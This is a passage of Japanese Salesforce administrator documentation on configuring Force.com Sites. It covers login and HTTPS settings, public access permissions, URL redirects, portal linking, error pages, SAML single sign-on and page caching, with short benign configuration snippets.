   - ［パスワード忘れ用テンプレート］は、パスワードを忘れた場合のプロセスで使用されます。
   - ［ヘッダー］、［フッター］、［ロゴ］、および［ログインメッセージ］は、IdeasHome ページおよび AnswersHome ページの外観を指定するために使用します。
   - カスタマーポータルの場合、次のようになります。
     - ［新規ユーザ用 テンプレート］はパスワードが提供されていない場合のセルフ登録に使用されます。
     - ［デフォルトの新規ユーザライセンス］、［デフォルトの新規ユーザロール］、および［デフォルトの新規ユーザプロファイル］をセルフ登録に使用します。
6. [パスワードの変更ページ] を選択します。デフォルトのページが表示されますが、参照項目を使用して、独自のページを選択できます。
7. 組織のセキュリティ設定を上書きし、サイトからポータルにログインするときに HTTP を排他的に使用する場合に［セキュアでない接続 （HTTP） が必要］をオンにします。このチェックボックスがオンになっていない場合、[設定] の [セッションの設定] ページの［セキュアな接続 （HTTPS） が必要］設定によってセキュリティレベルが決定します。

   次の表は、これらの設定の間の関連について説明します。

サイトレベルセキュリティ: セキュアでない接続 (HTTP) が必要	組織レベルセキュリティ: セキュアな接続 (HTTPS) が必要	説明
オフ	オフ	• 組織は HTTP または HTTPS のいずれかを使用できます。 • サイトは、ログイン後セッションで HTTP を使用します。
オン	オフ	• 組織は HTTP または HTTPS のいずれかを使用できます。

サイトレベルセキュリティ:セキュアでない接続 (HTTP) が必要	組織レベルセキュリティ: セキュアな接続 (HTTPS) が必要	説明
		• サイトは、ログイン後セッションで HTTP を使用します。
オフ	オン	• 組織は HTTPS のみを使用します。 • サイトは、ログイン後セッションで HTTPS を使用します。 • ログイン時、ユーザは secure.force.com ドメインを参照します。
オン	オン	• 組織は HTTPS のみを使用します。 • サイトは、ログイン後セッションで HTTP を使用します。

警告: [セッションの設定] ページの [セキュアな接続 (HTTPS) が必要] チェックボックスがオン、[ログイン設定] ページの [セキュアでない接続 (HTTP) が必要] チェックボックスがオフになっている場合、サイトから関連付けられているポータルにログインするユーザには、secure.force.com ドメインが表示されます。たとえば、カスタムドメインとして mycompany.force.com を登録した場合、URL はログイン時に https://mycompany.secure.force.com に変わります。

サイトのログインにスクリプトを使用する顧客は任意で指定できる refURL URL パラメータを使用し、ログイン後のカスタムドメイン名を保持します。サイトに [セキュアでない接続 (HTTP) が必要] が設定されている場合、または組織に [セキュアな接続 (HTTPS) が必要] が設定されている場合、このパラメータは無効です。refURL の URL は、http://mysite.secure.force.com/SiteLogin?refURL=http://mysite.com のようになります。

8. [セキュアな Web アドレス] 項目には、SSL を使用する場合のこのサイト固有の Force.com URL が表示されます。
9. [保存] をクリックします。

サイトを有効にして、シングルサインオンの ID プロバイダを使用することもできます。

関連トピック:

Force.com サイトの設定
ポータルと Force.com サイトの関連付け
Force.com サイト関連の Apex メソッドと式

Force.com サイトの公開アクセス設定

公開アクセス設定は、公開ユーザが各 Force.com サイトで実行できる操作を制御します。サイトの公開アクセス設定を定義する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「サイト」と入力し、[サイト] を選択します。
2. 制御するサイトの名前をクリックします。
3. サイトプロファイルの [プロファイル] ページを開くには、[公開アクセス設定] をクリックします。

このページには、プロファイルの権限と設定を表示および編集するためのすべての機能が含まれますが、プロファイルをコピーまたは削除することはできません。

サイトプロファイルでは、次の操作が可能です。

- サイトのオブジェクト権限を設定する。商品、価格表、アイデアを除くすべての標準オブジェクトに「参照」および「作成」権限を付与することができます。すべてのカスタムオブジェクトに「参照」、「作成」、「編集」、「削除」権限を付与することができます。デフォルトで設定されていないすべての権限は、手動で設定する必要があります。

  警告: サイトの「参照」アクセス権を与えたオブジェクトについては、共有を非公開に設定することをお勧めします。こうすると、サイトにアクセスするユーザが参照および編集できるのは、サイトに関連するデータのみになります。

  また、すべてのリストビューの表示の安全を図ることをお勧めします。リストビューの表示を [特定のユーザグループに表示] に設定し、共有するグループを指定します。表示を [すべてのユーザに表示] に設定したリストビューは、サイトの一般ユーザにも表示されます。リストビューを一般ユーザと共有するには、一般ユーザ用の新しい公開グループを作成し、グループに対して表示可とします。オブジェクトの共有を非公開とすると、リストビューが表示可能かどうかにかかわらず、一般ユーザにはそのレコードは表示されません。

- カスタムアプリケーションの表示を制御する。カスタムアプリケーションおよび関連タブを一般ユーザに公開する場合、そのアプリケーションのみを表示し、その状態をデフォルトに設定して他のページが表示されないようにします。サイトページのいずれかで標準 Salesforce ヘッダーを使用している場合、他の表示可能なアプリケーションが一般ユーザに表示される可能性があります。
- ユーザがサイトにアクセスできるログイン時間帯を設定する。
- ユーザがどの IP アドレス範囲からサイトにアクセスできるかを制限する。Force.com Site は会社全体の IP アドレスの制限を無視し、公開アクセス権を提供します。ただし、ここでは IP アドレスを制限できます。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

Force.com サイトの公開アクセス設定を編集する
- 「ユーザの管理」

メモ: IP またはログイン時間に基づいて制限を設定するには HTTPS が必須です。Force.com ドメインに関連付けられた安全な URL を使用して、サイトにアクセスする必要があります。

すべての Force.com サイトページに HTTPS を適用し、すべての IP アドレスにサイトへのアクセスを許可するには、`0.0.0.0` 〜 `255.255.255.255`、`::` 〜 `::fffe:ffff:ffff`、`::1:0:0:0` 〜 `ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff` の IP 範囲を作成します。ただし、この設定によってサイトのパフォーマンスが低下する可能性があるため、絶対に必要な場合以外は HTTPS を適用しないでください。HTTP から HTTPS に変更しても、ログイン中のユーザには次回ログインするまで影響はありません。

範囲を指定する IP アドレスは、IPv4 であるか、または IPv6 である必要があります。範囲では、IPv4 アドレスは、IPv4 射影 IPv6 アドレス空間である `::ffff:0:0` から `::ffff:ffff:ffff` に存在します。`::ffff:0:0` は `0.0.0.0`、`::ffff:ffff:ffff` は `255.255.255.255.` に対応します。範囲には、IPv4 射影 IPv6 アドレス空間内外の両方の IP アドレスを含めることはできません。たとえば、`255.255.255.255` から `::1:0:0:0` または `::` から `::1:0:0:0` の範囲は許可されません。

- サイトの Apex コントローラおよびメソッドを有効にする。サイトの Visualforce ページにすでに関連付けられているコントローラおよびメソッドは、デフォルトで有効化されています。
- サイトの Visualforce ページを有効にする。ここで行われた変更は、[サイトの詳細] ページの [Visualforce ページ] 関連リストに反映され、逆も当てはまります。

関連トピック:

Force.com サイトの設定

Force.com サイト関連の Apex メソッドと式

Salesforce Classic でのリストビューの作成

Force.com サイトの URL リダイレクト

Force.com サイトのページを移動または再編成すると、検索エンジンで新しいページの場所を見つけるときに問題が発生する可能性があります。これを回避するために、サイト *URL リダイレクト*を設定して、サイトのコンテンツが移動したことをユーザおよび検索エンジンに通知します。

サイトの URL リダイレクトを実装する際には、次の点に留意してください。

- エラーページと CSS ファイル (拡張子が .css のファイル) はリダイレクトできません。
- 各サイトには、最大 1,000 のリダイレクトルールを指定できます。
- サイトの URL がリダイレクトするクエリパラメータは完全に一致します。ただし、`lastMod` パラメータが含まれる URL はリダイレクトできません。
- サイトで URL の書き換えが有効になっている場合、すべてのサイトページがリダイレクトされた後に URL 書き換えが実行されます。
- コミュニティホームページを対応する Site.com ホームページにリダイレクトできます。これを行うには、コミュニティのホームページを表す / をリダイレクト元 URL に設定し、Site.com サイトのホームページを表す `s` をリダイレクト先 URL に設定します。

サイトページにリダイレクトを割り当てる手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「サイト」と入力し、[サイト] を選択します。
2. サイトの表示ラベルをクリックします。
3. サイト詳細ページの **[URL リダイレクト]** をクリックします。
4. [リダイレクト元 URL] 項目で割り当て元のページの場所を指定します。ページの場所には、次の条件があります。
   - 相対 URL になっている必要があります。`.html` や `.php` など、すべての有効なタイプの拡張子にできます。
   - `/siteprefix/page.html#target` などのアンカーを含めることはできません。

   メモ: プレフィックス付きのサイトを使用する組織では、[リダイレクト元 URL] 項目および [リダイレクト先 URL] 項目に手動でプレフィックスを追加する必要があります。また、組織でルートレベルのサイトやプレフィックス付きのサイトを使用しており、プレフィックス付きのサイトのページをリダイレクトする必要があるけれども、リダイレクトルールにプレフィックスが含まれていない場合は、Salesforce では代わりにルートサイトのルールを検索するため、404 エラーが発生します。
5. 次の [リダイレクトタイプ] を指定します。
   - 永続 (301) — このオプションは、このページにアクセスするときにユーザおよび検索エンジンにシステムの URL を更新させる場合に選択します。ユーザがこのタイプのリダイレクトされたページにアクセスすると、新しいページに途切れなく送信されます。永続リダイレクトを使用すると、URL が検索エンジンの人気度を保持し、検索エンジンが新しいページを索引付けして、索引から不用なソース URL を削除します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

サイトの URL リダイレクトを作成および編集する
- 「アプリケーションのカスタマイズ」

サイトの URL リダイレクトを表示する
- 「設定・定義を参照する」

- 一時 (302) — このオプションは、ユーザおよび検索エンジンにこのページの元の URL を使用し続けさせる場合に選択します。検索エンジンは、302 リダイレクトをいつでも再度変更可能なリダイレクトであると解釈し、新しいリダイレクト先ページのコンテンツに索引付けし提供しますが、索引内にはソース URL も保持されます。

6. [リダイレクト先 URL] 項目で新しいページの場所を指定します。これには、相対 URL または `http://` や `https://` プレフィックスを含む完全修飾 URL を指定できます。ソース URL とは異なり、ターゲット URL にはアンカーを含めることができます。
7. [保存] をクリックします。

[Redirect Rules] セクションでは、サイトに作成したすべての URL リダイレクトルールが表示されます。このセクションでは、次の操作を実行できます。

- 割り当てられたリダイレクトルールの編集。
- リダイレクトルールの有効化または無効化。
- リダイレクトルールの削除。
- [リダイレクト元 URL] または [リダイレクト先 URL] 列のヘッダーをクリックして、リストを昇順または降順に並び替える。

関連トピック:

Force.com サイトの概要

ポータルと Force.com サイトの関連付け

関連付けたポータルに対し、ユーザが Force.com サイトからシームレスに登録したりログインしたりできるようにします。

メモ: セルフ登録に使用できるのは、カスタマポータルのみです。パートナーポータルでは、セルフ登録はサポートされていません。

認証 Web サイトの大規模ポータルユーザライセンスは、Force.com サイト使用するために設計されています。大規模向けに設計されているため、Force.com サイトで使用するための効率的なオプションです。

1. 次の手順に従って、ログイン用にポータルを有効化します。
   a. [設定] から、[クイック検索] ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択するか、[設定] から、[クイック検索] ボックスに「パートナー」と入力し、[設定] を選択します。
   b. ポータルを有効化していない場合、[カスタマーポータルの有効化] または [パートナーリレーション管理の有効化] を選択して、[保存] をクリックします。
   c. 変更するポータルの [編集] をクリックします。
   d. ポータルを設定する手順は、次のとおりです。
      i. [ログインを有効にする] チェックボックスをオンにします。
      ii. [管理者] 項目のユーザを選択します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

iii. 必要に応じて、［ログアウト URL］を設定します。これが設定されていないと、ユーザはログアウトするとサイトホームページに移動します。

iv. [保存] をクリックします。

2. カスタマーポータルを使用していて、セルフ登録を許可する場合、次の手順に従います。

a. [設定] から、［クイック検索］ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。

b. Force.com サイトに関連付けるポータルの [編集] をクリックします。

c. カスタマーポータルを設定する手順は、次のとおりです。

i. ［セルフ登録の有効化］を選択します。

ii. ［デフォルトの新規ユーザライセンス］項目および［デフォルトの新規ユーザプロファイル］項目の両方で[カスタマーポータルユーザ]を選択します。ポータルライセンスに応じて、［デフォルトの新規ユーザプロファイル］項目に対して異なるプロファイルを選択することもできます。

iii. ［デフォルトの新規ユーザロール］項目に対し [ユーザ] を選択します。

iv. [保存] をクリックします。

メモ: セルフ登録を許可するときは、次の点に留意してください。

- サイトでは、セルフ登録での個人取引先の使用はサポートされていません。
- サイトを経由したセルフ登録の場合
  - ユーザ登録時に入力規則が強制されます。
  - 取引先責任者登録時に入力規則は無視されます。

3. サイトページをデフォルトポータルユーザに関連付ける手順は、次のとおりです。

a. [設定] から、［クイック検索］ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択するか、[設定] から、［クイック検索］ボックスに「*パートナー*」と入力し、[設定] を選択します。

b. サイトに関連付けるポータルの名前をクリックします。

c. ポータルユーザに関連づけられている各プロファイルの名前をクリックし、次の操作を実行します。

i. [Visualforceページへのアクセスの有効化]セクションまでスクロールダウンし、[編集]をクリックします。

ii. ［有効な Visualforce ページ］リストに該当する公開サイトページを追加します。これで、このプロファイルが設定されたポータルユーザにそれらのページが表示されます。

メモ: デフォルトでは、ポータルユーザには関連付けられた公開サイトに対して有効化されたすべてのページを表示できるため、認証を必要とするページを有効化するだけで済みます。

iii. [保存] をクリックします。

4. ログインを有効にしたポータルにサイトを関連付ける手順は、次のとおりです。

a. [設定] から、［クイック検索］ボックスに「サイト」と入力し、[サイト] を選択します。

b. 設定するサイトの表示ラベルをクリックします。
c. [ログイン設定] をクリックします。
d. [編集] をクリックします。
e. ［ログイン有効化対象］ドロップダウンリストから、ログインを許可するポータルの名前を選択します。
f. ［パスワードの変更ページ］をクリックします。
g. [保存] をクリックします。

アイデア、アンサー、Chatterアンサーを含むサイトについては、ゾーンをポータルで表示可能にして、サイトに対しIdeasHomeページまたはAnswersHomeページを有効にする必要があります。ゾーンを1つ以上のポータルに関連付ける手順は、次のとおりです。

1. [設定] から、［クイック検索］ボックスで次のいずれかを検索します。
   - アイデアのゾーン
   - **Chatter** アンサーゾーン
   - アンサーゾーン
2. 公開するゾーンの横にある [編集] をクリックします。
3. ［ポータル］ドロップダウンリストから、このゾーンで使用するポータルを選択します。ゾーンをすべてのポータルで表示するように選択することもできます。

メモ: アイデアをサイトで使用できるようにするには、組織は、有効なポータルを該当するゾーンと関連付ける必要があります。関連付けない場合、エラーが発生します。

関連トピック:

Force.com サイトの設定
Force.com Site のログインおよび登録設定の管理

Force.com Site Visualforce ページの管理

Force.com サイトでは、すべてのサイトページとエラーページについて、Visualforce ページを使用します。サンプルエラーページは、スタイルシートと画像に SiteSamples 静的リソースを使用します。

警告: エラーの発生を避けるため、SiteSamples の名前の変更や削除をしないでください。

サイトで開示するすべてのページが、そのサイトに対して関連付けられている必要があります。[サイトの Visualforce ページ] にページが表示されていない場合、ページの有無によって、認証エラーまたは [ページが見つかりません] エラーが表示されます。

サイトの Visualforce ページを有効化する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*サイト*」と入力し、[サイト] を選択します。
2. 変更するサイトの名前をクリックします。
3. [サイトの Visualforce ページ] 関連リストで [編集] をクリックします。
4. [追加] ボタンと [削除] ボタンを使用して、サイトの Visualforce ページを有効化または無効化します。
5. [保存] をクリックします。

メモ: [サイトの詳細] ページ、エラーページ、またはログイン設定時の [パスワードの変更ページ] ページ上のいずれかの参照項目に対して Visualforce ページを選択すると、そのページは自動的にサイトで有効化されます。このリストからページを削除しても、上記のいずれか 1 か所でまだ選択されていれば、一般ユーザはそのページにアクセスできます。サイトからページを完全に削除するには、ここで無効化し、さらにサイトのどの参照項目でも選択されていないことを確認します。

サイト全体で Visualforce ページを有効にしない場合は、特定のプロファイルのページを有効化することもできます。

[私のプロファイル] ページ

[私のプロファイル] ページは、カスタマーポータルまたはサイトユーザのプロファイルに関連付けられている Visualforce ページです。[私のプロファイル] ページは、Force.com サイトまたは Force.com サイトからカスタマーポータルのいずれかにログインしたユーザを有効化し、そのユーザの取引先責任者情報を更新します。このページに変更を行った場合、対応するポータルユーザと取引先責任者レコードが更新されます。

[私のプロファイル] ページは、ページをサイトのゲストユーザプロファイルに割り当てることによって、サイト全体に対して、またはより限定的に有効化できます。

また、[私のプロファイル] ページはホームページレイアウトの [カスタマーポータルへようこそ] コンポーネントの一部として提供されます。

関連トピック:

- Force.com サイトの標準ページの管理
- Force.com Site エラーページの割り当て

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

Force.com サイトの標準ページの管理

Force.com サイトでは、すべてのサイトページとエラーページについて、Visualforce ページを使用します。Force.com には、いくつかの標準ページも用意されています。

サイトで開示するすべてのページが、そのサイトに対して有効化されている必要があります。ページが [サイト標準ページ] の下の一覧に表示されていない場合、Salesforce により「認証が必要です」というエラーが表示されます。

ユーザがサイトで表示できる標準ページを管理する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「*サイト*」と入力し、[サイト] を選択します。
2. 表示するサイト名をクリックします。
3. [サイト標準ページ] 関連リストで [編集] をクリックします。
4. [追加] ボタンと [削除] ボタンを使用して、サイトの次の標準ページを有効化または無効化します。
   - ホームページ — ホームに関連付けられた標準ページ (`/home/home.jsp`)。
   - アイデアページ — アイデアに関連付けられた標準ページ。デフォルトのアイデアページ (IdeasHome など) を使用する場合、これらのページを有効化します。
   - 解答ページ — 解答に関連付けられた標準ページ。デフォルトの解答ページ (AnswersHome など) を使用する場合、これらのページを有効化します。
   - 検索ページ — 標準の Salesforce 検索ページ。一般のユーザに標準の検索の実行を許可するには、これらのページを有効化します。
   - ルックアップページ — 標準の Salesforce ルックアップページ。Visualforce ページ上の参照項目に関連付けられているポップアップウィンドウです。
5. [保存] をクリックします。

メモ: サイトで頻繁に使用していないページは無効化してください。無効化しないと、一般ユーザからのアクセスが可能になる場合があります。また、必ず非公開共有を設定して、一般ユーザからの検索やルックアップのアクセスを制限してください。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

関連トピック:

Force.com Site Visualforce ページの管理
Force.com Site エラーページの割り当て

Force.com Site エラーページの割り当て

Force.com サイトでは、すべてのサイトページとエラーページについて、Visualforce ページを使用します。サンプルエラーページは、スタイルシートと画像に SiteSamples 静的リソースを使用します。

警告: エラーの発生を避けるため、SiteSamples の名前の変更や削除をしないでください。

サイトのエラーページを設定する手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「サイト」と入力し、[サイト] を選択します。
2. 変更するサイトの名前をクリックします。
3. [エラーページ] 関連リストで [ページの割り当て] をクリックします。
4. 参照項目を使用して、次のように標準的な各エラー条件に Visualforce ページまたは静的リソースを割り当てます。
   - 承認が必要です — 認証されていないページにアクセスしようとすると表示されます。
   - 制限を超えています — サイトが帯域幅制限を超えている場合に表示されます。
   - メンテナンス — サイトがメンテナンスでダウンしている場合に表示されます。
   - サービスは利用できません — Salesforce サーバが使用できない場合に表示されます。このカスタムページは、選択した静的リソースから表示されます。静的リソースは、[サービスは利用できません] ページとして割り当てられたとき、および割り当て後に更新されたときにキャッシュサーバにアップロードされます。カスタムページは HTTP 要求に対してのみ表示されます。キャッシュは HTTPS には使用されません。Developer Edition または Sandbox 組織では使用できません。

     サイトプレフィックスを使用するサイトのカスタムページを設定していない場合、サーバが使用できないときにルートサイトのカスタムページが使用されます。たとえば、`http://mycompany.force.com/sales` にカスタムページがなく `http://mycompany.force.com` にはカスタムページがある場合、カスタムページが使用されます。どちらにもカスタムページがない場合、デフォルトのメンテナンスページが表示されます。

     メモ: 静的リソース:
     - 1 MB 以下の公開 .zip ファイルである必要があります。
     - .zip ファイルのルートレベルに `maintenance.html` という名前のページを含める必要があります。画像や CSS ファイルなどの、.zip ファイル内のその他のリソースは、ディレクトリ構造上の制限はありません。
     - 5 つの拡張子を持つファイルだけを含む必要があります。

   - ページが見つかりません — 検出できないページにアクセスしようとすると表示されます。`<apex:page>` コンポーネントのアクション属性を使用して、[ページが見つかりません] エラーページから静的リソースにリダイレクトできます。このリダイレクトを使用すると、メンテナンスページにリダイレクトします。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

- 汎用エラーページ — 一般的な例外が発生すると表示されます。

メモ: カスタムエラーページで静的リソースを使用する場合 (大容量の画像ファイルや静的リソースの .zip ファイルに含まれる大容量の CSS ファイルなど)、各リソースは 50KB 以下にする必要があります。50KB を超えた場合、そのリソースに 404 (not found) エラーが返されます。

5. [保存] をクリックします。
6. [サイトの詳細] ページで、[プレビュー] をクリックすると、ブラウザに表示されるとおりに関連ページが表示されます。

ヒント: カスタム Visualforce エラーページで `</apex:page>` タグの終了直前に `<site:previewAsAdmin />` コンポーネントを追加すると、詳細サイトエラーメッセージが管理者プレビューモードで表示されます。

関連トピック:

Force.com Site Visualforce ページの管理

Force.com サイトの標準ページの管理

管理者プレビューモードを使用した Force.com サイトのトラブルシューティング

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

サイトページにエラーが表示され、その原因がわからない場合、管理者プレビューモードを使用して、状況に基づいて詳細にサイトページを調査できます。

メモ: 管理者プレビューモードは、ブランド情報を含むカスタム Web アドレスを使用するサイトなど、すべての有効なサイトで使用可能です。

管理者プレビューモードにアクセスする手順は、次のとおりです。

1. [設定] から、[クイック検索] ボックスに「サイト」と入力し、[サイト] を選択します。
2. プレビューするサイトの名前をクリックします。
3. [サイトの詳細] セクションで、[管理者としてプレビュー] リンクをクリックします。サイトのプレビューで新しいブラウザのウィンドウが開き、ページ下部に拡張エラーメッセージが表示されます。
4. システム管理者の Cookie をクリアして、サイトのホームページにリダイレクトするには、[管理者プレビューモードのログアウト] をクリックします。

管理者プレビューモードの詳細エラーメッセージは、Visualforce エラーページの `<site:previewAsAdmin />` コンポーネントによって決まります。Summer '10 から、新しい組織では、デフォルトで、標準エラーページに `<site:previewAsAdmin />` コンポーネントが含まれるようになりました。すべてのカスタムエラーページと従来の組織のページに手作業でこのコンポーネントを追加する必要があります。次のように、閉じタグ `</apex:page>` の直前にこのコンポーネント追加することをお勧めします。

```
    <site:previewAsAdmin />
</apex:page>
```

メモ: `<site:previewAsAdmin />` コンポーネントには `<apex:messages />` タグが含まれています。そのため、このタグをエラーページの他の場所に配置すると、詳細エラーメッセージが 2 回表示されます。

関連トピック:

Force.com サイトの作成と編集

Force.com Site エラーページの割り当て

サイトのシングルサインオンの有効化

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

ユーザ権限

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

シングルサインオンを使用すると、ユーザは各リソースに個別にログインすることなく、認証済みのすべてのネットワークリソースにアクセスできます。企業ユーザのデータベースまたはクライアントアプリケーションに対してユーザ名とパスワードを検証でき、Salesforce 管理の個別のユーザパスワードは必要ありません。

SAML シングルサインオンを使用するようにサイトを設定して、ユーザのログインを一度で済ませることができます。

ID プロバイダを使用してサイトのシングルサインオンを有効にする手順は、次のとおりです。

1. カスタマーポータルまたはパートナーポータルのいずれかを設定します。
2. サイトを設定します。
3. カスタマーポータルを使用している場合、カスタマーポータルを使用するサイトを設定します。
4. 収集して ID プロバイダと共有する必要のある SAML サインオン情報のほか、情報プロバイダに次の情報を知らせる必要があります。
   - 組織 ID
   - ポータル ID
   - サイトの URL

   ID プロバイダから送信された SAML アサーションに属性として次を追加する必要があります。
   - `organization_id`
   - `portal_id`
   - `siteurl`

   これらの値を検索する手順は、次のとおりです。
   a. [設定] から、[クイック検索] ボックスに「*組織情報*」と入力し、[組織情報] を選択して、[Salesforce 組織 ID] にある ID をコピーします。
   b. カスタマーポータルでは、[設定] から [クイック検索] ボックスに「*カスタマーポータル設定*」と入力し、[カスタマーポータル設定] を選択します。次に、カスタマーポータルの名前をクリックして、[ポータル ID] にある ID をコピーします。

パートナーポータルの場合、[設定] から、［クイック検索］ボックスに「パートナー」と入力し、[設定] を選択します。次に、パートナーポータルの名前をクリックし、［Salesforce ポータル ID］にある ID をコピーします。

c. [設定] から、［クイック検索］ボックスに「カスタム *URL*」と入力し、[カスタム URL] を選択します。

サイトのサービスプロバイダが起動した SAML

Salesforce は、組織の ID プロバイダがログインを開始するときに、SAML を使用したシングルサインオンを自動的にサイトで使用できるようにします。

サービスプロバイダによるサインオン開始時に、サイトで SAML を使用する場合は、まず、サーバへのリダイレクトを提供する Visualforce ページを作成する必要があります。次に例を示します。

```
<apex:page showHeader="false" sidebar="false">
 <script>
     var PingSpURL =
"https://my.pingserver.com:9031/idp/startSSO.ping?PartnerSpId=salesforce.com.sp";
     var siteLoginPage =
"&TargetResource={!$Site.CurrentSiteUrl}siteLogin?startUrl={!$Site.OriginalUrl}";
     window.location = PingSpURL+siteLoginPage;
 </script>
</apex:page>
```

Force.com サイトページのキャッシュ

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Developer** Edition、**Enterprise** Edition、**Performance** Edition、および **Unlimited** Edition

Force.com サイトでは、帯域幅およびサービス要求時間の、2 つの 24 時間周期の制限を実施します。これは組織の種別により異なります。有効な本番組織では制限値は高くなっていますが、通信量の混雑または多くの帯域幅や処理時間を要するページにより、サイトが制限値を超える可能性があります。「直近 24 時間」は、現在の時刻の直前の 24 時間を示します。

サイトでは、ページの読み込み時間とサイトパフォーマンスの向上、および帯域幅の制限またはサービス要求時間の制限を超えないようにするために、Content Delivery Network (CDN) パートナーのリソースを使用できるキャッシュオプションが用意されています。サイトを使用すると、各サイトページのキャッシュ期間を設定し、エンドユーザへのコンテンツ配信を最適化することができます。

各 Visualforce ページに Boolean 値の `cache` 属性および整数の `expires` 属性を設定し、サイトのキャッシュ処理を制御します。デフォルトで、`cache` 属性を設定していないページのキャッシュ時間は 10 分 (600 秒) です。

たとえば、キャッシュ時間が 15 分に設定されているページは次のようになります。

```
<apex:page cache="true" expires="900">
```

メモ: CDN は、有効な本番組織にのみ使用できます。Sandbox または Developer Edition 組織では使用できません。

機密情報の完全性を保護するために、認証後に要求される SSL セッションおよびページは、CDN 経由ではキャッシュされません。

サイトを経由してアクセスされた公開ページへの添付ファイルは、自動的に CDN を介して 10 分間キャッシュされます。

要求がキャッシュサーバから行われているかどうか、サイトでログインが有効かどうかに関わらず、ページにアクセスするユーザの種別などの他の要素もキャッシュの動作に影響します。次の表に、これらの各ケースでのキャッシュの動作をまとめています。

キャッシュサーバからの要求

サイトでログインが有効な場合

キャッシュ属性	キャッシュの動作	キャッシュの保存場所
`TRUE` に設定	キャッシュの有効期限はユーザが設定した値に従う	キャッシュサーバのみ
設定なし	キャッシュの有効期限は 10 分	キャッシュサーバのみ
`FALSE` に設定	キャッシュされません	なし

サイトでログインが有効でない場合

キャッシュ属性	キャッシュの動作	キャッシュの保存場所
`TRUE` に設定	キャッシュの有効期限はユーザが設定した値に従う	キャッシングサーバとブラウザの両方
設定なし	キャッシュの有効期限は 10 分	キャッシングサーバとブラウザの両方
`FALSE` に設定	キャッシュされません	なし

キャッシュサーバ以外からの要求

サイトでログインが有効な場合

キャッシュ属性	キャッシュの動作	キャッシュの保存場所
`TRUE` に設定	キャッシュされません	なし
設定なし	キャッシュされません	なし
`FALSE` に設定	キャッシュされません	なし

サイトでログインが有効でない場合

キャッシュ属性	キャッシュの動作	キャッシュの保存場所
`TRUE` に設定	キャッシュの有効期限はユーザが設定した値に従う	ブラウザのみ

キャッシュ属性	キャッシュの動作	キャッシュの保存場所
設定なし	キャッシュの有効期限は 10 分	ブラウザのみ
`FALSE` に設定	キャッシュされません	なし

関連トピック:

Force.com サイトの使用状況履歴の参照
Force.com サイトの制限と請求

Force.com サイトのワークフローの使用

サイトのワークフローでは、特定のサイト関連基準を満たす場合にメールアラートをトリガするワークフロールールを作成できます。たとえば、帯域幅の使用が一日あたりの使用制限の 80% に達した場合、またはサイトの状況が有効な状態から変わった場合に、サイト管理者にメールアラートを送信するルールを作成します。

適切なサイト使用のワークフロールールを設定すると、サイトが 24 時間の帯域幅制限およびサービス要求時間、ページビューおよびログインの 1 か月あたりの制限を超えないようにすることができます。基準が特定のサイトに制限されていない限り、サイトオブジェクトに作成されるワークフロールールは、組織内のすべてのサイトについて 1 時間ごとに評価されます。組織オブジェクトおよびユーザライセンスオブジェクトに作成されるワークフロールールは、3時間ごとに評価されます。

サイト使用ワークフロールールにサポートされるのは、メールアラートのアクションだけです。項目自動更新、ToDo、およびアウトバウンドメッセージなど、その他のワークフローアクションは使用できません。

サイト使用ワークフロールールを作成するには、次の設定を使用してワークフロールールを作成します。

エディション

使用可能なエディション: Salesforce Classic

使用可能なエディション: **Enterprise** Edition、**Performance** Edition、**Unlimited** Edition、および **Developer** Edition

ユーザ権限

ワークフロールールを作成または変更する
- 「アプリケーションのカスタマイズ」

Force.com サイトの作成と編集を行う
- 「アプリケーションのカスタマイズ」

オブジェクトの選択

オブジェクトを選択するときは、次のいずれかを選択します。

- [組織] ([毎月のページ表示許可] 項目および [毎月のページ表示使用] 項目)
- [サイト] (サイトの詳細、1 日あたりの帯域幅および要求時間、1 か月あたりのページビュー、その他の項目)
- [ユーザライセンス] ([毎月のログイン許可] 項目および [使用される月ごとのログイン] 項目)

組織オブジェクトおよびサイトオブジェクトは、組織に対して Force.com サイトが有効になっている場合にのみ使用できます。ユーザライセンスオブジェクトは、サイトに依存しません。組織でカスタマーポータルまたはパートナーポータルが有効になっている場合にのみ使用できます。

ルール条件

ルール条件を次のいずれかの方法で入力します。

